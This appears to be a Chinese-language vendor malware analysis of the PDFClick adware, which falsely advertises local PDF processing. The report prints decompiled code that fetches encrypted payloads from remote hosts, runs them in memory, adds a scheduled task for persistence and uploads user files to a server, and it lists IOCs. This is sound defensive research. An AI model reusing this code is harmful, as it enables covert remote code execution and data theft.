“本地处理”的谎言：PDFClick如何将用户文件“暗渡陈仓”至远程服务器


Xinhao Zhao ⋮

概述

近日瑞星威胁情报平台捕获到一款名为PDFClick的流氓软件，该软件为魔改的PyInstaller打包的EXE文件，其运行行为具有明显的条件判断逻辑：若检测到系统已安装Chrome浏览器，则自动下载更新程序并添加计划任务以实现持久化驻留；若未检测到Chrome浏览器，则跳过下载步骤。更新程序会进一步判断当前进程是否在64位模式下运行，并通过多种方式加载从服务端回传的加密数据。

值得注意的是，该软件官网宣称其功能为“本地处理所有文件”，但通过技术分析发现，其实际文件处理逻辑为将用户文件上传至远程服务器进行处理，这一行为与官网描述存在显著矛盾，表明其可能存在数据泄露或恶意操作风险。

攻击流程




样本分析

pdfclick.exe(安装程序)分析

字段	内容
原始文件名	pdfclick.exe

字段	内容
文件大小	43783 KB
文件MD5	b2b5f38b69f51196f57e797ca1989bae
文件类型	EXE
病毒名	Adware.PDFClick!1.1357C
主要功能	魔改的PyInstaller打包的程序、若系统已装Chrome浏览器则下载更新组件并添加计划任务

pdfclick.exe为魔改的PyInstaller打包的EXE文件，版本为2.1+



PyInstaller 2.1+的头文件格式及字段解释如下：

字段	大小	含义
magic	8字节	文件标识符
lengthofPackage	4字节	数据块总长度
toc	4字节	存储TOC偏移量
tocLen	4字节	TOC结构本身的长度
pyver	4字节	Python主版本号
pylibname	64字节	嵌入式Python解释器共享库的文件名

经过反编译之后的python脚本如下：

```
import json
import os
import sys
import tkinter as tk
from Config import config # pyz内的python脚本
from Screens import waiting, start # pyz内的python脚本
from Infrastructure import log, handler# pyz内的python脚本
```

```
from Network import sender # pyz内的python脚本
from ctypes import windll

# 定义控制台隐藏常量
SW_HIDE = 0

# 隐藏控制台窗口
hWnd = windll.kernel32.GetConsoleWindow()
windll.user32.ShowWindow(hWnd,  SW_HIDE)

if __name__ == "__main__":
    try:
        logger = log.Log()
        sender = sender.Sender()

        # 发送初始化请求并处理响应
        resp = sender.send_init("{}")
        print(resp)  # 打印原始响应
        print(logger.app_logger)   # 打印初始日志状态

        # 更新配置
        logger.update(config.VID,  resp[config.V6_VID])
        logger.update(config.DOWNLOAD_BROWSER,
resp[config.V6_DOWNLOAD_BROWSER])
        logger.update(config.SOURCE_ID,  resp[config.V6_SOURCE_ID])
        logger.update(config.CHANNEL_ID,  resp[config.V6_CHANNEL_ID])

        logger.DB_CORRECT =
logger.app_logger[config.DOWNLOAD_BROWSER].lower().startswith("c")
        print(logger.app_logger)   # 打印更新后的日志

        # 初始化事件处理器（重点）
        handler = handler.Handler()

        # 根据浏览器配置选择界面流程
        if logger.app_logger[config.DOWNLOAD_BROWSER]  == "":
            # 使用基础安装界面
            logger.app_logger[config.FTA_NEXT]  = "false"
            app = start.StartWindow()
            app.mainloop()
        else:
```

```
            # 使用等待界面并启动安装线程
            second_window = waiting.SecondWindow()
            second_window.start_threads(handler.start_install)
            second_window.mainloop()

    except json.JSONDecodeError as e:
        # JSON解析异常处理
        print(f"JSON error: {e}")
        second_window = waiting.SecondWindow()
        second_window.start_threads(handler.start_install)
        second_window.mainloop()

    except Exception as e:
        # 异常处理
        logger.update(config.SIMULATION_STATUS,  "Failed to open app")
        logger.update(config.FTA_OPEN,  "false")
        sender.send_cil(logger.app_logger)
        raise
```

pyinstaller先将python脚本编译成pyc，然后部分压缩成pyz，程序再通过对pyc和pyz的调用实现功能，其中pyz的加密调用逻辑在反编译的archive.pyc中，首先判断魔改的pyz魔术标识（没有魔改的pyz魔术标识为b’PYZ\x00’）

```
import os
import struct
import marshal
import zlib
import _frozen_importlib

# 获取 Python 魔数（用于字节码版本验证）
PYTHON_MAGIC_NUMBER = _frozen_importlib._bootstrap_external.MAGIC_NUMBER

# 定义归档条目类型常量
PYZ_ITEM_MODULE = 0    # Python 模块
PYZ_ITEM_PKG = 1       # Python 包
PYZ_ITEM_DATA = 2      # 数据文件
PYZ_ITEM_NSPKG = 3     # 命名空间包

class ArchiveReadError(RuntimeError):
    __module__ = __name__
    __qualname__ = 'ArchiveReadError'
    __firstlineno__ = 35
```

```
class ZlibArchiveReader:

    __module__ = __name__
    __qualname__ = 'ZlibArchiveReader'
    __firstlineno__ = 39

    # PYZ 魔数标识
    _PYZ_MAGIC_PATTERN = b'FUQ\x00'

    # 类静态属性声明
    __static_attributes__ = ('_filename', '_start_offset', 'toc')

    def __init__(self, filename, start_offset=None, check_pymagic=False):

        self._filename = filename
        self._start_offset = start_offset
        self.toc  = {}

        # 从文件名解析偏移量
        if start_offset is None:
            self._filename, self._start_offset =
self._parse_offset_from_filename(filename)

        try:
            with open(self._filename, 'rb') as fp:
                # 定位到归档起始位置
                fp.seek(self._start_offset,  os.SEEK_SET)

                # 验证归档魔数
                magic = fp.read(len(self._PYZ_MAGIC_PATTERN))
                if magic != self._PYZ_MAGIC_PATTERN:
                    raise ArchiveReadError("PYZ magic pattern mismatch!")

                pymagic = fp.read(len(PYTHON_MAGIC_NUMBER))
                if check_pymagic and pymagic != PYTHON_MAGIC_NUMBER:
                    raise ArchiveReadError("Python magic pattern mismatch!")

                # 读取表内容偏移量
                (toc_offset,) = struct.unpack("!i",  fp.read(4))
```

```
                # 定位并加载表内容
                fp.seek(self._start_offset  + toc_offset, os.SEEK_SET)
                self.toc  = dict(marshal.load(fp))

        except Exception as e:
            # 异常处理
            raise ArchiveReadError(f"Error reading archive: {str(e)}") from e
```

没有魔改的pyz文件通常的解密算法为是zlib解压，而此样本的解密算法较为复杂，经过自定义算法和Zlib解压相结合的方法加密

```
def extract(self, name, raw=False):
    # 从归档中提取指定条目
    entry = self.toc.get(name)
    if entry is None:
        return None

    # 解包条目元数据
    typecode, entry_offset, entry_length = entry

    try:
        with open(self._filename, 'rb') as fp:
            # 定位到条目数据
            fp.seek(self._start_offset  + entry_offset, os.SEEK_SET)
            obj = fp.read(entry_length)

            # 第一层异或解密
            obj = bytes(
                b ^ b'HiOIbbhPYMTovd'[i % len(b'HiOIbbhPYMTovd')]
                for i, b in enumerate(obj)
            )

            # Zlib 解压
            obj = zlib.decompress(obj)

            # 第二层异或解密
            obj = bytes(
                b ^ b'KIDVrBxPNcH'[i % len(b'KIDVrBxPNcH')]
                for i, b in enumerate(obj)
            )

            # 反转字节顺序
```

```
            obj = obj[::-1]

            # 对 Python 模块进行 unmarshal
            if typecode in (PYZ_ITEM_MODULE, PYZ_ITEM_PKG, PYZ_ITEM_NSPKG)
and not raw:
                obj = marshal.loads(obj)

            return obj

    except FileNotFoundError:
        # 处理文件丢失
        raise SystemExit(
            f"{self._filename} appears to have been moved or deleted since
this application was launched. "
            "Continouation from this state is impossible. Exiting now."
        )

    except EOFError as e:
        # 处理数据截断错误
        raise ImportError(f"Failed to unmarshal PYZ entry {name}!") from e
```

安装所需要的配置信息如下：

```
APP_NAME = 'PDFClick'
ID_TEXT_FILE = 'pctxt.txt'
APP_VERSION = '1.3.0.6'
WELCOME_TEXT = 'Welcome to PDFClick'
MAIN_DESCRIPTION = "Thank you for choosing PDFClick, your ultimate solution
for PDF\ncompressing, converting and merging.\nThe wizard will guide you
through the installation process.\nClick 'Next' to continue."
QUIT_MSG = 'Do you really want to close the app?'
INSTALLATION_TEXT = 'Installing PDFClick'
BASE_URL = 'https://kilonik.com'
V6 = '/pdclick'
CIL = '/pdsend'
S2S = '/pd2s'
UPDATER_URL = 'https://pdup.kilonik.com/update'
TERMS_URL = 'https://www.pdfclickapp.com/terms-of-service/'
PRIVACY_URL = 'https://www.pdfclickapp.com/privacy-policy/'
USER_ID = 'pcuu'
OS_TYPE = 'pcv2'
OS_VERSION = 'pcv1'
```

```
FTA_OPEN = 'start_op'
INSTALLER_RELEASE_VERSION = 'verpc'
VID = 'v_pdfC'
FTA_NEXT = 'nextpc'
FTA_CLOSED = 'exitpc'
TYP_OPENED = 'succpc'
SIMULATION_STATUS = 'pcinf'
DOWNLOAD_BROWSER = 'd_pdfC'
IOI = 'singlepc'
CHANNEL_ID = 'c_pdfC'
SOURCE_ID = 's_pdfC'
INSTALLATION_SCREEN_CLOSED = 'exitprogpc'
V6_DOWNLOAD_BROWSER = 'DB_PdfC'
V6_SOURCE_ID = 'S_PdfC'
V6_CHANNEL_ID = 'C_pdfC'
V6_VID = 'V_PdfC'
TASK_NAME = 'PDC_Update'
RELATIVE_PATH = 'PDFClick\\PDFClick\\PDFClick.exe'
RELATIVE_PATH_UPDATER = 'PDFClick\\PDFClickUpdater.exe'
APP_ID = '1745829665386647'
```

从资源文件中找到PDFClick.zip并解压至Local目录

```
def extract_zip(self, file_to_extract):
    # PDFClick.zip
    zip_path = self.resource_path(file_to_extract)
    extract_to = os.path.join(os.getenv("LOCALAPPDATA"),  config.APP_NAME)

    print("dst: " + extract_to)
    with zipfile.ZipFile(zip_path, "r") as zip_ref:
        zip_ref.extractall(extract_to)
        print("Extracted contents to: " + extract_to)
```

创建快捷方式

```
def create_shortcut(self, shortcut_name, target_path):
    pythoncom.CoInitialize()
    desktop = winshell.desktop()
    lnk_path = os.path.join(desktop,  shortcut_name + ".lnk")

    print(lnk_path)
    shell = Dispatch("WScript.Shell")
```

```
    lnk = shell.CreateShortCut(lnk_path)
    lnk.Targetpath = target_path
    lnk.WorkingDirectory = os.path.dirname(target_path)
    lnk.IconLocation = target_path + ",0"
    lnk.save()

    print("Shortcut created:", lnk_path)
    pythoncom.CoUninitialize()
```

通过检测Chrome的默认安装路径，检查Chrome浏览器是否安装

```
def create_task(self):
    if self.is_chrome_installed():
        dst_path = os.path.join(os.getenv("LOCALAPPDATA"),  config.APP_NAME)
        # 下载更新组件
        update.get_update(dst_path,  self.logger.app_logger[config.USER_ID])

        updater_path = os.path.join(dst_path,  "PDFClickUpdater.exe")
        print("updater path: " + updater_path)

        if os.path.isfile(updater_path):
            print("monetized version")
            # 创建计划任务
            update.update(self.logger.app_logger[config.IOI])

def is_chrome_installed(self):
    chrome_paths = [
        os.path.join(os.getenv("PROGRAMFILES"),
"Google\\Chrome\\Application\\chrome.exe"),
        os.path.join(os.getenv("PROGRAMFILES(X86)"),
"Google\\Chrome\\Application\\chrome.exe"),
        os.path.join(os.getenv("LOCALAPPDATA"),
"Google\\Chrome\\Application\\chrome.exe")
    ]
    return any(os.path.isfile(path)  for path in chrome_paths)
```

若Chrome浏览器在系统内安装，则从配置好的UPDATER_URL下载并解压更新组件

```
def get_update(download_path: str, user_id: str) -> None:
    """下载并安装应用程序更新"""
    data = {
        'app_id': config.APP_ID,    #APP_ID = '1745829665386647'
```

```
        'user_id': user_id  #USER_ID = 'pcuu'
    }

    try:
        # 发送更新请求
        response = requests.post(
            config.UPDATER_URL, #'https://pdup.kilonik.com/update'
            data=data,
            timeout=60
        )

        # 调试信息
        print("Status code:", response.status_code)
        print("Headers:", response.headers)
        print("Content length:", len(response.content))

        # 检查HTTP错误
        response.raise_for_status()

        # 创建下载目录
        os.makedirs(download_path,  exist_ok=True)
        zip_path = os.path.join(download_path,  "native.zip")

        print("Saving to:", zip_path)

        # 写入ZIP文件
        with open(zip_path, "wb") as f:
            f.write(response.content)

        print("File written successfully.")

        # 解压文件
        import zipfile
        with zipfile.ZipFile(zip_path, "r") as zip_ref:
            zip_ref.extractall(download_path)

        print("Extracted to:", download_path)

        # 清理ZIP文件
        os.remove(zip_path)
        print("Removed ZIP file:", zip_path)
```

```
    except requests.RequestException as e:
        print("Request failed:", e)
    except IOError as e:
        print("File write failed:", e)
    except zipfile.BadZipFile:
        print("Downloaded file is not a valid ZIP.")
    except Exception as e:
        print("Unexpected error:", e)
```

将下载并解压好的PDFClickUpdater.exe添加至计划任务

```
def update() -> str:
    pythoncom.CoInitialize()
    try:
        task_name = config.TASK_NAME
        local_app_data = os.environ.get("LOCALAPPDATA")
        executable_path = os.path.join(local_app_data,
config.RELATIVE_PATH_UPDATER)

        # 构建用户标识
        current_user = f"{os.environ.get('USERDOMAIN')}\\
{os.environ.get('USERNAME')}"

        # 设置启动时间（24小时后）
        start_time = (datetime.now()  + timedelta(hours=24)).strftime("%Y-%m-
%dT%H:%M:%S")

        # 连接任务计划服务
        service = win32com.client.Dispatch("Schedule.Service")
        service.Connect()
        root_folder = service.GetFolder("\\")
        existing_tasks = root_folder.GetTasks(0)

        # 检查任务是否已存在
        for t in existing_tasks:
            if t.Name == task_name:
                print(f"ResourceExists: The task '{task_name}' already
exists.")
                return "true"

        # 创建新任务
```

```
        task = service.NewTask(0)
        task.RegistrationInfo.Description = "Task created with specific
settings using COM object."
        task.RegistrationInfo.Author = os.environ.get("USERNAME")

        # 设置安全主体
        task.Principal.UserId = current_user
        task.Principal.LogonType = 3  # 交互式登录
        task.Principal.RunLevel = 0   # 最高权限

        # 任务设置
        settings = task.Settings
        settings.StartWhenAvailable = True
        settings.RestartCount = 2
        settings.RestartInterval = "PT10M"  # 10分钟重试间隔
        settings.RunOnlyIfNetworkAvailable = True
        settings.DisallowStartIfOnBatteries = False
        settings.StopIfGoingOnBatteries = False

        # 空闲设置
        idle = settings.IdleSettings
        idle.StopOnIdleEnd = False
        idle.RestartOnIdle = True

        # 创建每日触发器
        trigger = task.Triggers.Create(2)  # TASK_TRIGGER_DAILY
        trigger.StartBoundary = start_time
        trigger.DaysInterval = 1

        # 创建执行操作
        action = task.Actions.Create(0)  # TASK_ACTION_EXEC
        action.Path = executable_path

        # 注册任务
        root_folder.RegisterTaskDefinition(
            task_name,
            task,
            6,  # TASK_CREATE_OR_UPDATE
            None,
            None,
            3   # TASK_LOGON_PASSWORD
```

```
        )

        print(f"Task '{task_name}' successfully registered to run
{executable_path} daily at {start_time}.")
        return "false"

    finally:
        pythoncom.CoUninitialize()
```

PDFClickUpdater.exe分析

字段	内容
原始文件名	PDFClickUpdater.exe
文件大小	32 KB
文件MD5	efbfe2cdcca3779ee92da5518d4b48b9
文件类型	EXE
病毒名	Adware.PDFClick!1.13617
主要功能	加载服务端回传的加密代码

将文件安装时间和当前时间发送至服务器

```
ValueTuple<Updater.TokenDetails, string> serializedTokenObj =
this.GetSerializedTokenObj("YYMdHHmmss");
Updater.TokenDetails tokenDetails = serializedTokenObj.Item1;
string item = serializedTokenObj.Item2;
string text = await this.PostAsync("https://hamarit.com/credit", item);
```

将从服务端回传的代码通过AES解密

```
string text2 = await this.PostAsync("https://hamarit.com/go",
JsonConvert.SerializeObject(new
{
    Obj = JsonConvert.SerializeObject(tokenDetails),
    Token = text
}));
byte[] bytes = JsonConvert.DeserializeObject<byte[]>
(this.Dec(tokenDetails.InstallationDate, tokenDetails.Current, text2));
...
private string Dec(string password, string salt, string cipherText)
{
    string text2;
```

```
    try
    {
        using (Aes aes = Aes.Create())
        {
            aes.Key = this.DeriveKey(password, () => SHA256.Create());
            aes.IV = this.DeriveKey(salt, () => MD5.Create());
            byte[] array = JsonConvert.DeserializeObject<byte[]>(cipherText);
            using (ICryptoTransform cryptoTransform = aes.CreateDecryptor())
            {
                using (MemoryStream memoryStream = new MemoryStream(array))
                {
                    using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                    {
                        using (StreamReader streamReader = new
StreamReader(cryptoStream))
                        {
                            string text = streamReader.ReadToEnd();
                            if (string.IsNullOrEmpty(text))
                            {
                                text2 = string.Empty;
                            }
                            else
                            {
                                int num = (int)text[text.Length - 1];
                                if (num < 1 || num > 16 || num > text.Length)
                                {
                                    throw new CryptographicException("Invalid
padding detected");
                                }
                                text2 = text.Substring(0, text.Length - num);
                            }
                        }
                    }
                }
            }
        }
        catch (Exception ex)
        {
            throw new CryptographicException(string.Format("Decryption failed:
```

```
{0}", ex.Message), ex);
    }
    return text2;
}
```

检测当前运行进程是否在64位模式下执行

```
private void Run(byte[] assemblyBytes)
{
    string assemblyArchitecture =
this.GetAssemblyArchitecture(assemblyBytes);
    bool is64BitProcess = Environment.Is64BitProcess;
    bool flag = assemblyArchitecture.Contains("x64");
    if (is64BitProcess == flag)
    {
        this.LoadAssemblyDirect(assemblyBytes);
        return;
    }
    this.SpawnProcessForArchitecture(assemblyBytes, flag);
}
```

若在64位模式下执行，将解密后数据直接在内存中执行

```
private void LoadAssemblyDirect(byte[] assemblyBytes)
{
    try
    {
        Assembly assembly = Assembly.Load(assemblyBytes);
        PropertyInfo property = assembly.GetType().GetProperty("EntryPoint");
        MethodInfo methodInfo = ((property != null) ?
property.GetValue(assembly) : null) as MethodInfo;
        if (methodInfo != null)
        {
            methodInfo.Invoke(null, new object[] { new string[0] });
        }
    }
    catch (Exception)
    {
    }
}
```

若在32位模式下执行，将解密后数据写入临时目录后执行

```
private void SpawnProcessForArchitecture(byte[] assemblyBytes, bool needsX64)
{
    try
    {
        string text = Path.GetTempFileName() + ".exe";
        File.WriteAllBytes(text, assemblyBytes);
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        processStartInfo.FileName = text;
        processStartInfo.UseShellExecute = false;
        processStartInfo.RedirectStandardOutput = true;
        processStartInfo.RedirectStandardError = true;
        processStartInfo.CreateNoWindow = true;
        if ((!needsX64 || Environment.Is64BitProcess) && !needsX64)
        {
            bool is64BitProcess = Environment.Is64BitProcess;
        }
        using (Process process = Process.Start(processStartInfo))
        {
            process.StandardOutput.ReadToEnd();
            process.StandardError.ReadToEnd();
            process.WaitForExit();
        }
        try
        {
            File.Delete(text);
        }
        catch
        {
        }
    }
    catch (Exception)
    {
    }
}
```


该程序作为PDFClick的疑似升级组件，却对服务端回传的数据在内存中解密执行，这是一个相当可疑的行为

PDFClick.exe(主程序)分析

字段	内容
原始文件名	PDFClick.exe

字段	内容
文件大小	13058 KB
文件MD5	e51d3270e506a505b97d2ea5d7aeb383
文件类型	EXE
病毒名	Adware.PDFClick!1.1357C
主要功能	魔改的PyInstaller打包的程序、将需要处理的文件上传至服务器

官网介绍称，所有文件均在本地完成处理：




经分析该软件并没有在本地处理PDF文件，而是将文件上传至服务端，由服务器完成对文件的操作

```
def on_process(self, mode):
    """
    mode：
        compress
        merge
        convert
    """
    url = utils.ENDPOINTS[mode]
    files = []

    try:
        for f in self.selected:
            files.append(("files",  open(f, "rb")))

        if mode == "merge":
            url += str(len(files))

        resp = requests.post(url,  files=files)
        resp.raise_for_status()

        messagebox.showinfo("Success",  f"{mode.capitalize()}  successful!")
        self.show("MainPage")
```

```
    except Exception as e:
        messagebox.showerror("Error",  f"Upload failed:\n{e}")
```

标签及其功能和对应的服务接口如下：



标签	功能	上传服务接口
Compress PDF	压缩PDF文件	https://juk.kilonik.com/PDC/compress
Merge PDFs	将多个PDF文件合并为一个	https://juk.kilonik.com/PDC/merge
Convert to PDF	将图片或文档转换为PDF	https://juk.kilonik.com/PDC/convert/pdf

总结

在数字化办公与文件处理日益普及的当下，PDF处理类软件成为众多用户的日常工具。然而，此次`PDFClick`流氓软件通过魔改`PyInstaller`打包的EXE文件进行传播的事件，让广大用户深刻认识到，在看似便捷的文件处理工具背后，可能隐藏着严重的安全风险。

预防措施

1. **不打开可疑文件。**

   不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。

2. **部署网络安全态势感知、预警系统等网关安全产品。**

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. **安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。**

   杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

   瑞星ESM目前已经可以检出此次攻击事件的相关样本

4. **及时修补系统补丁和重要软件的补丁。**

沦陷信标（IOC）

- **MD5**

```
e51d3270e506a505b97d2ea5d7aeb383
b2b5f38b69f51196f57e797ca1989bae
6e9d65e0e7864115ce5b040f8d390c54
efbfe2cdcca3779ee92da5518d4b48b9
```

- **Domain**

```
kilonik.com
pdfclickapp.com
hamarit.com
```

- **瑞星病毒名**

```
Adware.PDFClick!1.1357C
Adware.PDFClick!1.13617
```

Author

- Xinhao Zhao
  View all posts